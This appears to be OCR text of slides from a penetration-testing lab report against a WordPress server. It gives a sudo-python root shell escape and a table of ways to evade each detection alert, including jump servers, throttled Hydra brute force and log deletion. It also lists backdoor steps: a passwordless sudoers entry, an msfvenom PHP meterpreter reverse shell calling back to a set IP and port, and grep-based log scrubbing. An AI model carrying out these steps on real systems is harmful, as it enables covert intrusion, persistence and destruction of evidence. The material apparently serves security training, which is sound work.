
- **Commands:**

  sudo -l

  sudo python

  >>>import os

  >>>os.system(“/bin/bash”)



Avoiding Detection

Stealth Exploitation of [Name of Vulnerability 1]

Vulnerability	Monitoring Overview	Mitigating Detection
Open access to SSH 22	● SSH login alert ● Monitor SSH Port through triggers ● Detect suspicious access to monitor geo-location and hour based alerts	● User a jump server in the network ● Attack through a different port
Enumerate username in WordPress	● HTTP Response Status Code Alert ● Triggered at thresholds above 400	● Use command line sniffing rather than automated program like wpscan
User ID susceptible to Brute-Force attacks	● Excessive HTTP Error Alert ● This alert measures the number of times an HTTP Response Status code is over 400 ● The alert would fire at a threshold of more than 5 attempts in 5 minutes.	● Spacing out the brute-force attempts through Hydra time delay, using -w option on hydra command ● Alternatives to Hydra may include programs like Dirbuster, DIRB, Wfuzz, Metasploit, Dirsearch
Root password of the database in the WordPress configuration file	● Detect words like a user, password or email in a string or config files using tools like Gittyleaks, Repo Security Scanner or GitGuardian generating alert logs.	● An attacker trying to hide any activity involving access to any data within a file will try to delete or manipulate all possible logs for those alerts.
Privilege escalation via sudo python	● SQL Database Alert - unauthorized access attempts ● Triggers when external or unauthorized IPs makes connections	● Find other vulnerabilities in the kernel and exploit them for root access

Maintaining Access

Backdooring the Target

Backdoor Overview

- When exploiting a vulnerability and gaining root privileges of a target machine is highly desirable to leave backdoors that maintain access if vulnerability is detected and blocked

Backdoor Technical Steps

- Created a backdoor access creating new local users with sudo access in the target:
  - Created a new random local users
  - Added a new line to the /etc/sudoers file:
    - <USER> ALL=(ALL) NOPASSWD=ALL
- PHP payload uploaded to the WordPress PHP plugin to maintain a reverse shell connection to server:
  - MSFVenom
    - msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.90 LPORT=80 -f raw > shell.php
- Manipulated logs to avoid detection:
  - Commands:
    - cat logfile | grep -v “191.168.100.102” >> logfile.mod
    - mv logfile.mod logfile